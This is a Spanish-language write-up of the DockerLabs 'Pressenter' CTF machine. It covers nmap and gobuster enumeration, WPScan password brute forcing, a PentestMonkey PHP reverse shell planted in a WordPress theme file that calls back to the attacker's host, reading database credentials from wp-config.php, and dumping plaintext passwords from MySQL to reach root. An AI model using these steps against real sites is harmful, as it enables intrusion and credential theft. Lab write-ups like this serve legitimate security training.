



Write-Up: Máquina "Pressenter"

📍 Plataforma: DockerLabs

📍 Dificultad: Fácil

📍 Autor: Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Confirmo la conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]
$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.094 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.094/0.094/0.094/0.000 ms
```

2. Escaneo y Enumeración

Busco y enumero los puertos junto a sus versiones.

```
(kali㉿kali)-[~]
$ nmap -p- -sS -Pn -sC -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 13:42 EDT
Nmap scan report for escolares.dl (172.17.0.2)
Host is up (0.000010s latency).

Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Pressenter CTF
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.98 seconds
```

Busco directorios en su web, pero no sale nada interesante.


```
(kali㉿kali)-[~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.html,.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.php           (Status: 403) [Size: 275]
/.html          (Status: 403) [Size: 275]
/register.html (Status: 200) [Size: 1483]
/index.html    (Status: 200) [Size: 2187]
/.html          (Status: 403) [Size: 275]
/.php           (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
=====


Finished
```

Reviso el código fuente de la raíz de la web y encuentro que hay un dominio.



```
<title>Pressenter CTF</title>
<link rel="stylesheet" href="styles.css">
<header>
    <h1>Welcome to Pressenter CTF</h1>
    <p>Your gateway to the ultimate challenge</p>
</header>
<section class="hero">
    <h2>Are you ready for the challenge?</h2>
    <p>Join the most intense Capture The Flag (CTF) event ever! Test your hacking skills, solve puzzles, and compete for the top spot.</p>
    <a href="#challenges" class="cta-button">Start the Challenge</a>
</section>
<section id="challenges">
    <h2>Challenges Await</h2>
    <div class="challenge-list">
        <div class="challenge-item">
            <h3>Reverse Engineering</h3>
            <p>Dive into the world of reverse engineering. Decode and analyze binaries to uncover hidden secrets.</p>
        </div>
        <div class="challenge-item">
            <h3>Web Exploitation</h3>
            <p>Test your skills against various web vulnerabilities. Exploit flaws and learn how to secure web applications.</p>
        </div>
        <div class="challenge-item">
            <h3>Cryptography</h3>
            <p>Crack codes and decode messages. Understand cryptographic techniques and their weaknesses.</p>
        </div>
        <div class="challenge-item">
            <h3>Forensics</h3>
            <p>Analyze digital evidence and recover lost data. Piece together clues to solve complex scenarios.</p>
        </div>
    </div>
</section>
<section class="cta">
    <h2>Ready to Prove Your Skills?</h2>
    <p>Register now to secure your spot in Pressenter CTF. The clock is ticking, and the competition is fierce!</p>
    <a href="register.html" class="cta-button">Register Now</a>
</section>
<footer>
    <p>© 2024 Pressenter CTF. All rights reserved.</p>
    <p><a href="http://pressenter.hl" target="blank">Find us at pressenter.hl</a></p>
</footer>
```

Relaciono el dominio encontrado a la ip de la máquina para poder acceder mediante el dominio.



```
File Actions Edit View Help
GNU nano 8.4
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
172.17.0.2      pressenter.hl
```


Busco directorios en la web pero usando el nuevo dominio. Me doy cuenta que es una web WordPress.

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://pressenter.h1 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.html,.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://pressenter.h1
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 278]
/.php           (Status: 403) [Size: 278]
/index.php      (Status: 301) [Size: 0] [→ http://pressenter.h1/]
/wp-content     (Status: 301) [Size: 319] [→ http://pressenter.h1/wp-content/]
/wp-login.php   (Status: 200) [Size: 6569]
/license.txt    (Status: 200) [Size: 19915]
/wp-includes    (Status: 301) [Size: 328] [→ http://pressenter.h1/wp-includes/]
/readme.html    (Status: 200) [Size: 7409]
/wp-trackback.php (Status: 200) [Size: 136]
/wp-admin       (Status: 301) [Size: 317] [→ http://pressenter.h1/wp-admin/]
/xmlrpc.php    (Status: 405) [Size: 42]
/.html          (Status: 403) [Size: 278]
/.php           (Status: 403) [Size: 278]
/wp-signup.php (Status: 302) [Size: 0] [→ http://pressenter.h1/wp-login.php?action=register]
/server-status  (Status: 403) [Size: 278]
Progress: 830572 / 830576 (100.00%)
=====
Finished
```

Viendo la web, puede ser que pressi sea un usuario.




Uso wpScan para buscar usuarios en la cuenta de WordPress e intentar encontrar su contraseña mediante fuerza bruta.


```
[i] User(s) Identified:  
[+] pressi  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
  
[+] hacker  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
  
[+] Performing password attack on Xmlrpc against 2 user/s  
[SUCCESS] - pressi / dumbass
```

3. Explotación de Vulnerabilidades

Ingreso usando las credenciales encontradas anteriormente.



Dando vueltas por el panel, encontré un archivo en php que puedo modificar para ejecutar una reverse shell. Por ende, busco la famosa reverse shell de PentestMonkey.



Ingreso el código de la reverse shell en el archivo php.

The screenshot shows the WordPress theme editor interface. The left sidebar has a 'Herramientas' (Tools) section selected. The main area displays the code for 'Twenty Twenty-Two: Plantilla de la página principal (index.php)'. The code is a PHP script designed to create a reverse shell. It includes comments explaining the purpose and how it works. The right sidebar shows the theme's structure with files like style.css, functions.php, and index.php highlighted.

```
1 #!/php
2 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-
3 shell.php
4 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
5
6 // VERSION = "1.0";
7 $ip = "172.17.0.1";
8 $port = 443;
9 $chunk_size = 1400;
10 $write_a = null;
11 $read_a = null;
12 $shell = "uname -a; w; id; sh -i";
13 $daemon = 0;
14 $debug = 0;
15
16 if (function_exists('pcntl_fork')) {
17     $pid = pcntl_fork();
18
19     if ($pid == -1) {
20         print("ERROR: Can't fork");
21         exit(1);
22     }
23
24     if ($pid) {

```

Me pongo a la escucha con netcat

```
(kali㉿kali)-[~]
$ sudo nc -lvp 443
[sudo] password for kali:
listening on [any] 443 ...
```

Ingreso a la ruta donde está el archivo php modificado con mi reverse shell, en mi caso: <http://pressenter.h1/wp-content/themes/twentytwentytwo/index.php>. Esto permite que al acceder a esa ruta, el navegador ejecuta el archivo php.

```
(kali㉿kali)-[~]
$ sudo nc -lvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 56208
Linux c3261309f8e5 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64 x86_64 x86_64 GNU/Linux
20:22:48 up 47 min, 0 user, load average: 7.31, 6.93, 7.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
```

🔒 4. Escalada de Privilegios y Post-exploitación

Me pongo a buscar archivos o información relevante en la máquina.

```
$ ls -la
total 68
drwxr-xr-x  1 root root 4096 Jul 15 19:39 .
drwxr-xr-x  1 root root 4096 Jul 15 19:39 ..
-rwxr-xr-x  1 root root    0 Jul 15 19:39 .dockerenv
lrwxrwxrwx  1 root root    7 Apr 22 2024 bin → usr/bin
drwxr-xr-x  2 root root 4096 Apr 22 2024 boot
drwxr-xr-x  5 root root  340 Jul 15 19:39 dev
drwxr-xr-x  1 root root 4096 Jul 15 19:39 etc
drwxr-xr-x  1 root root 4096 Aug 22 2024 home
lrwxrwxrwx  1 root root    7 Apr 22 2024 lib → usr/lib
drwxr-xr-x  2 root root 4096 Oct  1 2023 lib usr-is-merged
lrwxrwxrwx  1 root root    9 Apr 22 2024 lib64 → usr/lib64
drwxr-xr-x  2 root root 4096 Aug  1 2024 media
drwxr-xr-x  2 root root 4096 Aug  1 2024 mnt
drwxr-xr-x  2 root root 4096 Aug  1 2024 opt
dr-xr-xr-x 272 root root    0 Jul 15 19:39 proc
drwx———  1 root root 4096 Aug 22 2024 root
drwxr-xr-x  1 root root 4096 Aug 22 2024 run
lrwxrwxrwx  1 root root    8 Apr 22 2024 sbin → usr/sbin
drwxr-xr-x  2 root root 4096 Aug  1 2024 srv
dr-xr-xr-x 13 root root    0 Jul 15 19:39 sys
drwxrwxrwt  1 root root 4096 Jul 15 19:39 tmp
drwxr-xr-x  1 root root 4096 Aug  1 2024 usr
drwxr-xr-x  1 root root 4096 Aug 22 2024 var
$ cd home
$ ls -la
total 12
drwxr-xr-x 1 root root 4096 Aug 22 2024 .
drwxr-xr-x 1 root root 4096 Jul 15 19:39 ..
drwxr-x—— 2 enter enter 4096 Aug 22 2024 enter
$ cd enter
sh: 8: cd: can't cd to enter
$ cd ..
$ cd var
```

Sigo buscando y encontré el archivo de configuración de la base de datos de WordPress.

```
$ ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www
$ cd www
$ ls
html
pressenter
$ cd pressenter
$ ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
```

Leo el archivo y encuentro las credenciales de la base de datos.

```
$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'admin' );

/** Database password */
define( 'DB_PASSWORD', 'rooteable' );

/** Database hostname */
define( 'DB_HOST', '127.0.0.1' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.

```

Inicio la terminal.

```
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
```

Me conecto por mysql con las credenciales de la base de datos encontrada en el archivo de configuración de WordPress. Luego, me pongo a explorar buscando información útil. Logro obtener un usuario y contraseña del sistema.

```
www-data@c3261309f8e5:/$ mysql -u admin -p'rootable' -h 127.0.0.1
mysql -u admin -p'rootable' -h 127.0.0.1
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 137415
Server version: 8.0.39-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| performance_schema |
| wordpress |
+-----+
3 rows in set (0.01 sec)

mysql> use wordpress;
use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
mysql> show tables;
show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_usernames |
| wp_users |
+-----+
13 rows in set (0.02 sec)
```

```
mysql> select * from wp_users;
select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email        | user_url          | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | pressi    | $P$0in0Knxz0Ap...wcePjKjEVN5p1cW. | pressi       | pressenter@gmail.com | http://pressenter.h... | 2024-08-22 10:48:46 | 1724324015:$P$BwRQ6ChFhyOH81QRl.Amtm2r0pJaGF/ | 0           | pressi      |
| 2  | hacker    | $P$0109azSB4m/CM...jgj3o4PPaE4ipDit/ | hacker       | hacker@gmail.com   |                   | 2024-08-22 10:53:35 |                      | 0           | Hacker      |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> select * from wp_usernames;
select * from wp_usernames;
+----+-----+-----+-----+
| id | username | password | created_at |
+----+-----+-----+-----+
| 1  | enter    | kernelinuxhack | 2024-08-22 13:18:04 |
+----+-----+-----+-----+
1 row in set (0.02 sec)

mysql> select * from wp_usermeta;
select * from wp_usermeta;
+----+-----+-----+-----+
| umeta_id | user_id | meta_key | meta_value |
+----+-----+-----+-----+
| 1  | 1     | nickname | pressi    |
| 2  | 1     | first_name |          |
| 3  | 1     | last_name |          |
| 4  | 1     | description |          |
| 5  | 1     | rich_editing | true    |
| 6  | 1     | syntax_highlighting | true    |
| 7  | 1     | comment_shortcuts | false   |
+----+-----+-----+-----+
```

Busco la bandera de user. Luego, busco archivos con permisos SUDO para intentar escalar privilegios. Encontré un par, uso cat para leer la bandera de root ya que supuse que se llamaría root.txt porque en casi todos los CTF la bandera de root se llama así, además, la bandera de usuario es usuario.txt, siguiendo la misma lógica. Sin embargo, no contenía nada.

```
mysql> exit
exit
Bye
www-data@c3261309f8e5:~$ su enter
su enter
Password: kernellinuxhack

enter@c3261309f8e5:~$ pwd
pwd
/
enter@c3261309f8e5:~$ cd home
cd home
enter@c3261309f8e5:~/home$ ls -la
ls -la
total 12
drwxr-xr-x 1 root root 4096 Aug 22 2024 .
drwxr-xr-x 1 root root 4096 Jul 15 19:39 ..
drwxr-x--- 2 enter enter 4096 Aug 22 2024 enter
enter@c3261309f8e5:~/home$ cd enter
cd enter
enter@c3261309f8e5:~/~$ ls -la
ls -la
total 28
drwxr-x--- 2 enter enter 4096 Aug 22 2024 .
drwxr-xr-x 1 root root 4096 Aug 22 2024 ..
-rw----- 1 enter enter 5 Aug 22 2024 .bash_history
-rw-r--r-- 1 enter enter 220 Aug 22 2024 .bash_logout
-rw-r--r-- 1 enter enter 3771 Aug 22 2024 .bashrc
-rw-r--r-- 1 enter enter 807 Aug 22 2024 .profile
-rw-r--r-- 1 root root 33 Aug 22 2024 user.txt
enter@c3261309f8e5:~/~$ cat user.txt
cat user.txt
4a05a7bc45edb56b1f033ca1606e176c
enter@c3261309f8e5:~/~$ sudo -l
sudo -l
Matching Defaults entries for enter on c3261309f8e5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User enter may run the following commands on c3261309f8e5:
    (ALL : ALL) NOPASSWD: /usr/bin/cat
    (ALL : ALL) NOPASSWD: /usr/bin/whoami

sudo /usr/bin/cat /root/root.txt

It's not going to be that easy, keep trying hehe.
```

Me empecé a desesperar porque no encontraba contraseñas ni archivos útiles, nada. Probé con las contraseñas que ya tenía y al final era la misma contraseña que la de mysql. Finalmente, obtengo la bandera de root.

```
enter@c3261309f8e5:/$ su root
su root
Password: rooteable

su: Authentication failure
enter@c3261309f8e5:/$ su root
su root
Password: kernellinuxhack

root@c3261309f8e5:/# ls -la /root
ls -la /root
total 32
drwx----- 1 root root 4096 Aug 22 2024 .
drwxr-xr-x 1 root root 4096 Jul 15 19:39 ..
-rw-r--r-- 1 root root 3106 Apr 22 2024 .bashrc
drwxr-xr-x 3 root root 4096 Aug 22 2024 .local
-rw----- 1 root root 2251 Aug 22 2024 .mysql_history
-rw-r--r-- 1 root root 161 Apr 22 2024 .profile
-rw-r--r-- 1 root root 52 Aug 22 2024 root.txt
-rw-r--r-- 1 root root 33 Aug 22 2024 root_true.txt
root@c3261309f8e5:/# cat /root/root_true.txt
cat /root/root_true.txt
4e4a603de810988e0842777de1d97e68
root@c3261309f8e5:/#
```

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.